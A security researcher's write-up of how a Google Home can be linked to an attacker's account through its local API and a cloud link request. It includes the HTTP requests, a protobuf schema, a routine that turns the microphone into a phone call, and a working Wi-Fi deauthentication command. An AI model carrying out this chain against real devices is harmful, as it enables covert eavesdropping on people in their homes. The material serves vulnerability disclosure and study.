
On the network side, this produced a POST request to a /deviceuserlinksbatch endpoint on clients3.google.com:

The payload is binary with content-type: application/protobuf. Protocol Buffers is Google's binary serialisation format: the client and server share a .proto file defining field names and types, and the encoding strips the names, leaving field numbers and wire types. protoc --decode_raw decodes without the .proto file by guessing types:
$ protoc --decode_raw < deviceuserlinksbatch
1 {
  1: "590C[...]"
  2: "[redacted]/oEXK6PKyGHDIYcDwT2Xl8GLOFuhxQh/K+dTahxex9+[redacted]/rfpYORHbcm3UEwFWGnP5uvKIyLar+rC7Az5ZPzPXMx7xX6Br68/gOXMGJd17OG/m0rduBZNjmasBb7+Zu8jS38cv+N3S7yTobJbagrHxIufa7gX+rO2f3/jF2EutgcA4lIm5r/2J34fkYTMXnxElJCUv/b1COuk0FZTei4mooJ+TvcQE2ljgHOSvzGnZuT+[redacted]+[redacted]/[redacted]/yKXxXYlgUOlscEIHxN0+11tvWslHQk7Xgz2RUerBXy9l+[redacted]+KtIiopL6vf84iCpbx+dQoOfUOZsbZ+[redacted]+[redacted]=="
  6: "Office TV"
  7: "b"
  8: 0
  9 {
    1: 1
    2: 0
  }
  10: 2
  12: 0
}
The payload mainly contains three things: device name, certificate and "cloud ID". The researcher recognised these values from earlier /setup/eureka_info local API requests, so the link process appears to be:
- Get the device's info through its local API.
- Send a link request to the Google server along with this info.
To test this, the researcher re-issued a modified request through mitmproxy, replacing the Chromecast's info with the Google Home's. Strings in the binary payload were replaced without problems as long as they were the same length; the cloud ID and certificate were the same length, but the name was not, so the device was renamed in the Home app to make it so. The modified request appeared to work: the Google Home's settings were unlocked in the Home app, and behind the scenes the device's local auth token was being sent along with local API requests.
Exploitation
Step 1: Fetch the device info from the local API
GET https://[Google Home IP]:8443/setup/eureka_info?params=name,device_info,sign
This returns the name, the device_info block (including cloud_device_id) and the sign block (including the certificate), which are the three values the link request needs.
Step 2: Re-implement the link request in Python
The researcher examined the script referenced by the unofficial local API docs that calls Google's cloud APIs. It uses gpsoauth, which implements Android's Google login flow in Python and turns a username and password into OAuth tokens for undocumented Google APIs. Using mitmproxy and gpsoauth, the link request was re-implemented as:
POST https://clients3.google.com/cast/orchestration/deviceuserlinksbatch?rt=b

Authorization: Bearer [token from gpsoauth]
[...some uninteresting headers added by the Home app...]
Content-Type: application/protobuf

[device info protobuf payload, described earlier]
The Authorization header carries the OAuth token from gpsoauth, and the body is the protobuf payload built from the local API values. To build that payload, the researcher wrote a .proto file, giving known fields descriptive names and unknown fields generic ones:
syntax = "proto2";

message LinkDevicePayload {
    message Payload {
        message Data {
            required uint32 i1 = 1;
            required uint32 i2 = 2;
        }
        required string device_id = 1;
        required string device_cert = 2;
        required string device_name = 6;
        required string s7 = 7;
        required uint32 i8 = 8;
        required Data d = 9;
        required uint32 i10 = 10;
        required uint32 i12 = 12;
    }
    required Payload p = 1;
}
As a smoke test, the .proto was used to encode a message with the same values as the captured one, and the binary output was checked to be identical. The result was a Python script that takes Google credentials and an IP address and links the account to the Google Home at that IP.
Step 3: Turn the linked account into remote microphone access
The researcher first targeted routines, which execute voice commands on the device remotely. Prior work (the "Light Commands" attack) suggested commands an attacker might use, including controlling smart home switches, opening garage doors, making online purchases, unlocking and starting vehicles, and brute forcing PINs for smart locks. The researcher wanted something that works on all Google Home devices regardless of what other smart devices the user owns.
Conversational actions were considered and rejected: they do not get raw microphone audio, only a transcription, and they do not run on the device; Google's servers talk to the app via webhooks. Then the "call (phone number)" command came to mind: it can tell the device to start sending its microphone feed to an arbitrary phone number.
The routine interface in the Home app looks like this:

mitmproxy showed that this is a WebView embedding https://assistant.google.com/settings/routines, which loads in a normal browser when logged in to a Google account, making reverse engineering easier.

A routine was created to run "call [my phone number]" on Wednesdays at 8:26 PM (it was a Wednesday at 8:25 PM). For time-based routines, a "device for audio" must be chosen from the devices linked to the account:
A minute later the routine ran on the Google Home and called the phone; picking up let the researcher listen to themselves through the device's microphone. Later, inspecting network requests showed that the precise second can be specified as well as hour and minute, so routines could be triggered within seconds rather than about a minute.
Step 4: Attack scenario with LAN access
The first scenario assumes the attacker can get a malicious Android app onto the victim's phone:
- Victim installs attacker's malicious Android app.
- App detects a Google Home on the network via mDNS.
- App uses the basic LAN access it is automatically granted to silently issue the two HTTP requests necessary to link the attacker's account to the victim's device (no special permissions necessary).
The attacker can then spy on the victim through the Google Home. This still needs social engineering and user interaction.
Step 5: Attack scenario without the Wi-Fi password
Abstractly, the combined device information (name, certificate, cloud ID) acts as a password granting remote control, and the device exposes it over the LAN. The question was whether the local API can be reached another way.
The report discusses CastHack (2019), where thousands of Cast devices were exposed to the Internet. UPnP was initially suspected, but it appears UPnP is only used by Cast devices for local discovery, not port forwarding, so the likely cause was a widespread networking misconfiguration. The CastHack authors did not realise the level of access the local API provides when combined with cloud APIs; their list of what attackers could do covered local API endpoints only, and this was before the local API required an auth token. The researcher found hundreds of Cast devices with port 8443 exposed using some simple search queries but did not pursue this, since bad router configuration is not something Google can fix.
Reading about CastHack led to the 2014 "RickMote" by Dan Petro of Bishop Fox: when a Chromecast loses its Internet connection it enters a "setup mode" and creates its own open Wi-Fi network, intended so the owner can reset Wi-Fi settings from the Home app. The RickMote abuses this. Forcing a device off its network is usually easy with deauthentication frames, which are management frames and are not encrypted under WPA2. 802.11w and WPA3 support encrypted management frames, but the Google Home Mini supports neither (see the footnote below), and the router would also need to support them, which the report says is rare among consumer routers at the time. Channel jamming remains an option but needs specialised, illegal hardware.
To check whether setup mode still exists on the Google Home, aircrack-ng was installed and a deauth attack launched:
aireplay-ng --deauth 0 -a [router BSSID] -c [device MAC address] [interface]
The Google Home immediately disconnected and created its own network:
